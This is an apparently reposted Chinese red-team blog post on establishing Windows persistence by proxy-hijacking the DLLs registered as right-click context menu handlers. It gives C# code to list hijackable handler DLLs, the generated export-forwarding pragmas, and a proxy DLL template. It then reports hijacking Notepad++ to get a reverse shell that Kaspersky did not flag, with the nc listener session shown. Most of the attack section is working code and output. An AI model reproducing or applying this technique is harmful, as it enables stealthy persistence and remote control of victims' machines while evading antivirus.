

DLL劫持右键菜单实现持久化


08sec 4月13日

以下文章来源于零队，作者Uknow



DLL代理

如下图，DLL代理是通过创建一个恶意的DLL来替换原有程序的DLL，同时不删除原有程序的DLL，将其重命名。恶意的DLL在被调用的时候会运行恶意的代码功能，并把原有的DLL功能部分转发给原始DLL，这样更好的确保原有程序的功能正常运行且不被破坏。



右键菜单注册表

注册表路径：HKLM\Software\Classes*\ShellEx\ContextMenuHandlers

利用 autoruns 可以查看此注册表路径中加载的DLL文件。

HKLM\Software\Classes*\ShellEx\ContextMenuHandlers					
<input checked="" type="checkbox"/>	360Zip	360ZipExt	360.cn	c:\program files (x86)\360\360zip\360zipext64.dll	2018/9/25 14:31
<input checked="" type="checkbox"/>	Notepad++64	ShellHandler for Notepad++ (64-bit)		e:\notepad++\nppshell_06.dll	2014/5/12 17:49
<input checked="" type="checkbox"/>	AXmpLite			File not found: D:\Thunder\BHO\ShExt646 0.1.5.dll	
<input checked="" type="checkbox"/>	KdpShExt			File not found: C:\Program Files (x86)\360\360Safe\Dlp\qms...	
<input checked="" type="checkbox"/>	Safe360Ext	360安全卫士 系统扩展模块	360.cn	c:\program files (x86)\360\360safe\utils\shell360ext64.dll	2019/3/5 15:16
<input checked="" type="checkbox"/>	SoftMgrExt	360软件管家	360.cn	c:\program files (x86)\360\360safe\softmgr\softmgext64.dll	2015/5/27 15:50
<input checked="" type="checkbox"/>	YunShellExt	YunShellExt		d:\baidunetdisk\yunshell64.dll	2020/3/18 18:42

同样也可以对其他自启动注册表里的dll文件进行劫持。

我们可以用 c # 实现一个小程序来读取可劫持的DLL。代码如下:

```
1.using Microsoft.Win32;
2.using System;
3.using System.Collections.Generic;
4.using System.Linq;
5.using System.Text;
6.
7.namespace dll
8.{
9.    class Program
10.    {
11.        static void Main(string[] args)
12.        {
13.            GetKey(@"Software\Classes\*\ShellEx\ContextMenuHandlers\");
14.        }
15.
16.        private static void GetKey(string path)
17.        {
18.
19.            using (RegistryKey key = Registry.LocalMachine.OpenSubKey(path))
20.            {
21.                if (key != null)
22.                {
23.
24.                    string[] rk = key.GetSubKeyNames();
25.                    foreach (var item in rk)
26.                    {
27.
28.                        string value = GetRegistryValue(path + item);
29.                        string imgpath = GetrootValue(@"CLSID\" + value + @"\InprocSe
30.                        if (imgpath != null && imgpath != "")
31.                        {
32.                            Console.WriteLine(imgpath);
33.                        }
34.                    }
35.
36.                }
37.
38.            }
39.        }
40.        protected static string GetRegistryValue(string path)
41.        {
42.            string value = string.Empty;
43.            RegistryKey root = Registry.LocalMachine;
44.            RegistryKey rk = root.OpenSubKey(path);
45.            if (rk != null)
46.            {
47.                value = (string)rk.GetValue("", null);
48.            }
49.            return value;
50.        }
51.        protected static string GetrootValue(string path)
```

```

52.         {
53.             string value = string.Empty;
54.             RegistryKey root = Registry.ClassesRoot;
55.             RegistryKey rk = root.OpenSubKey(path);
56.             if (rk != null)
57.             {
58.                 value = (string)rk.GetValue("", null);
59.             }
60.             return value;
61.         }
62.     }
63. }

```

 C:\Users\admin\Desktop\ConsoleApp2.exe

```

C:\Program Files\Notepad++\NppShell_06.dll
C:\Program Files\Windows Defender\shellext.dll
C:\Windows\system32\ntshrui.dll
C:\Windows\system32\shell32.dll
C:\Windows\system32\shell32.dll
C:\Windows\system32\ntshrui.dll
C:\Program Files\WinRAR\rarext.dll
C:\Windows\System32\WorkfoldersShell.dll
C:\Users\admin\AppData\Roaming\baidu\BaiduNetdisk\YunShellExt64.dll

```

 零队

创建一个代理的DLL

这里用到一个开源的项目。

<https://github.com/rek7/dll-hijacking>

```

C:\Users\Administrator\Desktop\dll-hijacking-master>python3 parse.py -d 7-zip.dll
[+] Detected DLL Architecture: '8664 machine (x64)'
[+] Made '4' Definitions
[+] Successfully Able to Write to File: './malicious_dll/definitions.h'

```

 零队

生成的 definitions.h

```

1.#pragma once
2.
3./*
4.7-zip.dll - 8664 machine (x64)
5.
6.* /

```

```

5.*/
6.
7.#pragma comment(linker, "/export:DllCanUnloadNow=7-zip_.DllCanUnloadNow,@1")
8.#pragma comment(linker, "/export:DllGetClassObject=7-zip_.DllGetClassObject,@2")
9.#pragma comment(linker, "/export:DllRegisterServer=7-zip_.DllRegisterServer,@3")
10.#pragma comment(linker, "/export:DllUnregisterServer=7-zip_.DllUnregisterServer,@4")

```

替换 definitions.h 头文件，作者项目的代码里是用的 powershell 来反弹 shell。代码好像有点问题，我这里修改代码进行简单的弹框测试。

```

1./*
2.
3.https://itm4n.github.io/dll-proxying/
4.https://www.codeproject.com/Articles/17863/Using-Pragmas-to-Create-a-Proxy-DLL
5.
6.to implement: hooking specific functions
7.
8.*/
9.
10.#include "definitions.h"
11.#include <thread>
12.#include <chrono>
13.#include <random>
14.extern "C" {
15.    #include <stdlib.h>
16.    #include <winsock2.h>
17.    #include <stdio.h>
18.    #include <windows.h>
19.    #include <ws2tcpip.h>
20.}
21.using namespace std;
22.#pragma comment(lib, "Ws2_32.lib")
23.
24.BOOL WINAPI DllMain(
25.    HINSTANCE hinstDLL, // handle to DLL module
26.    DWORD fdwReason,    // reason for calling function
27.    LPVOID lpReserved) // reserved
28.{
29.    srand(time(NULL));
30.    switch (fdwReason)
31.    {
32.        case DLL_PROCESS_ATTACH:
33.        {
34.            MessageBox(NULL, "Zero Team", "Zero team", MB_OK);
35.            break;
36.        }
37.        case DLL_THREAD_ATTACH:
38.            break;
39.        case DLL_THREAD_DETACH:
40.            break;
41.        case DLL_PROCESS_DETACH:
42.            break;

```


```

43.         default:
44.             break;
45.     }
46.     return true; // Successful DLL_PROCESS_ATTACH.
47.}

```

劫持程序右键菜单

编译生成恶意的DLL命名为 7 - zip . dll , 并将原有DLL改名为 7 - zip_ . dll 。当我们右键单击程序时, 即可运行恶意的DLL。



拓展

作者项目里的反弹shell, 测试不能成功。我们可以自己用C语言写一个反弹shell的功能, 或者加载shellcode。

如下为在装有卡巴斯基的机器上测试劫持 notepad ++。成功劫持, 并反弹shell, 且卡巴斯基未告警。

刻录 新建文件夹

名称	修改日期	类型	大小
autoCompletion	2020/4/13 16:18	文件夹	
localization	2020/4/13 16:18	文件夹	
plugins	2020/4/13 16:18	文件夹	
updater	2020/4/13 16:18	文件夹	
change	2019/10/28 1:54	文本文档	3 KB
contextMenu	2018/5/26 5:58	XML 文档	4 KB
functionList	2019/9/27 8:14	XML 文档	64 KB
langs.model	2019/9/27 8:14	XML 文档	329 KB
LICENSE	2016/12/27 5:10	文件	16 KB
notepad++	2019/10/28 5:11	应用程序	3,381 KB
NppShell_06.dll	2020/4/13 16:23	应用程序扩展	89 KB
NppShell_06.dll	2019/10/28 5:11	应用程序扩展	225 KB

Zero team

Zero Team

确定

卡巴斯基安全软件



您的保护已生效

3 个建议

详细信息

立即购买



扫描



数据库更新



安全支付



隐私保护



上网管理



我的卡巴斯基

更多工具

零队

```

[root@ec2-10758 ~]# nc -lvvp 8888
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::8888
Ncat: Listening on 0.0.0.0:8888
Ncat: Connection from 10.10.10.10.
Ncat: Connection from 200.100.100.100:63924.
Microsoft Windows [版本 6.1.7601]
(c) 2009 Microsoft Corporation

C:\Windows\system32>whoami
whoami
ntlm\administrator

C:\Windows\system32>query user
query user
NAME                                STATUS                                ID " "                                LOGON TIME
>administrator                     console                             1 00000000                                2020/4/13 16:25

C:\Windows\system32>

```



反弹shell demo流量未加密，最好不要在实战中使用，dll内容可以自己发挥。

关注微信公众号回复 “ DLL 劫持 ” 获取本文章源码和工具。

Reference

<https://b.ou.is/articles/2020-03/context-menu-persistence>